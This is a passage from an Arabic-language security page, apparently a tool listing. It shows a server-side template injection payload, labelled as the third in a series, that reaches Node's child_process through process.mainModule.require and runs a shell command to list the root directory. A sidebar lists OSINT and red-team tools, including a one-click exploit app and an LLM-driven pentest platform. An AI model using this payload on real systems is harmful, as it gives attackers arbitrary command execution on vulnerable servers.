
الحمولة 3: تنفيذ تعليمات برمجية كامل عن بُعد (سرد الدليل الجذر)

توضح القدرة على تصفح نظام الملفات.

الحمولة:

{{ (function() {
  const require = this.process.mainModule.require;
  const { execSync } = require('child_process');
  return execSync('ls -la /').toString();
})() }}

النتيجة:
تنزيل الأداة

الأكثر شعبية

عرض الكل →

اكتشف الأدوات الأكثر استخدامًا من قبل مجتمعنا.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 مجموعة أدوات OSINT المثالية: رسم بياني للتحقيق، وتقييم الثقة، وعائلات الأسماء المستعارة، وخريطة، وخط زمني، وتقارير. 49 وحدة، وأكثر من 400 موقع، دون الحاجة إلى مفاتيح API.

    500
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # تطبيق GhostLock للتنفيذ بنقرة واحدة (CVE-2026-43499)

    466
  • 3

    ARTEX

    baarai/artex

    منصة اختبار اختراق مستقلة متعددة الوكلاء تعتمد على LLM، مع وكلاء تخطيط وتنفيذ، ومخططات للأصول والاستكشاف، وتسجيل حركة مرور MITM، وإعادة اختبار الثغرات.

    339
  • 4

    opencti

    opencti-platform/opencti

    منصة مفتوحة لاستخبارات التهديدات السيبرانية

    317
  • 5

    redforge

    cybersecurity91/redforge

    مجموعة أدوات الفريق الأحمر في المتصفح مع 102 أداة دون اتصال للاستطلاع، وتوليد الحمولات، وهجمات بيانات الاعتماد، والتشفير، والترميز، وإعداد تقارير المهام.

    307
  • 6

    estorides

    grisuno/estorides

    يجمع أكثر من 99 مصدرًا مجانيًا من مصادر OSINT بالتوازي، ويحوّل الكيانات إلى رسم بياني معرفي، ويصدّر بصيغة STIX 2.1 أو MISP أو GraphML مع تحليل بمساعدة LLM.

    294

استكشف جميع الأدوات

تصفح مجموعتنا من الأدوات

عرض جميع الأدوات →







